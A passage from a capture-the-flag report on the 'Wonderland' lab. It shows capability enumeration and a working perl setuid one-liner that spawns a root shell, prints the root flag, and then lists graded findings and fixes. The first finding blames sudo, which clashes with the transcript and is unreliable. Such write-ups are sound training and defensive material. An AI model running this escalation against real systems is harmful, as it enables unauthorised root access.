-rw------- 1 hatter hatter   29 May 25  2020 password.txt
hatter@wonderland:/home/hatter$ cat password.txt
[redacted]
```

- Checked the Capabilities




```
hatter@wonderland:~$ sudo -l
[sudo] password for hatter:
Sorry, user hatter may not run sudo on wonderland.
hatter@wonderland:~$
hatter@wonderland:~$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

- I found that I can set the uid to gain the root privilege



```
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
# 
```

- Then accessed the root.txt file and got the flag



```
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
#
```

4. Post Exploitation

- **User Flag**: [Captured Flag]
- **Root Flag**: [Captured Flag]

Finding Classification

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.
Exploitation does not require advanced tools or techniques or special knowledge of the target.

High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.
The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.
Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.
These issues offer little opportunity or information to an attacker and may not pose an actual threat.

Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.

Finding

Finding Summary

Finding	Description	Risk Level
Sudo Misconfiguration	A misconfigured sudo permission allowed an unprivileged user to escalate to root	Critical
Weak SSH Credentials	The SSH user “alice” was using weak credentials found by navigating to hidden directories on the web server	High
Outdated Software (OpenSSH)	OpenSSH 7.6p1 is an outdated version with known vulnerabilities that could be exploited	Medium
Directory Enumeration	Sensitive directories such as /rabbit were exposed and could lead to information disclosure	Low

Finding-01 Sudo Misconfiguration

Risk Level: Critical

Observation: A misconfigured sudo permission allowed the user alice to execute commands as the root user, leading to a full system compromise.

Description: Upon gaining SSH access, running sudo -l revealed that the user alice could execute certain commands with elevated privileges without proper security restrictions. This allowed privilege escalation from a regular user to the root user, leading to full control over the system. Attackers can exploit this misconfiguration to execute arbitrary commands and compromise sensitive data.

Recommendation: Review and restrict sudo permissions, ensuring that only necessary commands are available to specific users. Conduct regular audits of the sudoers configuration to prevent privilege escalation risks.

Finding-02 Weak SSH Credentials

Risk Level: High

Observation: The SSH user alice was using weak credentials found by navigating to hidden directories on the web server.

Description: During web enumeration, it was discovered that hidden directories /r/a/b/b/i/t contained the SSH login credentials for the user alice. This indicates improper protection of sensitive information and weak access control. Using these credentials, SSH access was gained to the system, which could allow attackers to further exploit the environment.

Recommendation: Ensure that sensitive information, such as user credentials, is not stored in web-accessible directories. Implement proper access control measures and review the security of hidden directories

Finding-03 Outdated Software (OpenSSH 7.6p1)

Risk Level: Medium

Observation: The target system was running an outdated version of OpenSSH (7.6p1), which is known to have vulnerabilities.

Description: OpenSSH version 7.6p1 is vulnerable to several known exploits that could allow attackers to bypass authentication, execute arbitrary code, or cause denial-of-service attacks. While no specific exploit was used in this test, the outdated software presents a security risk if left unpatched. Attackers could take advantage of these vulnerabilities to compromise the system.

Recommendation: Regularly update OpenSSH to the latest secure version to mitigate the risk of exploitation. Implement a patch management process to ensure all software is up to date and protected against known vulnerabilities.

Finding-04 Directory Enumeration

Risk Level: Low

Observation: Sensitive directories such as /rabbit were exposed via the web application, which could potentially lead to information disclosure.

Description: Using a directory brute-force tool (Gobuster), it was found that several hidden directories were accessible through the web server. These directories could expose sensitive files or configuration data that could aid an attacker in further exploitation of the system. leaving directories exposed increases the attack surface and can be a potential foothold for attackers.

Recommendation: Restrict access to sensitive directories by using proper access control measures. Disable directory indexing and ensure that sensitive files are not accessible from publicly available directories.

Recommendations

- **Password Policy**: Implement strong password complexity rules, enforce regular password rotations, and enable multi-factor authentication.
- **Sudo Configurations**: Audit and restrict sudo access to the minimum required commands and users.
- **Patch Management**: Ensure that all services, including SSH, are regularly updated to their latest secure versions.
- **Directory Security**: Protect web application directories with proper access control and restrict indexing.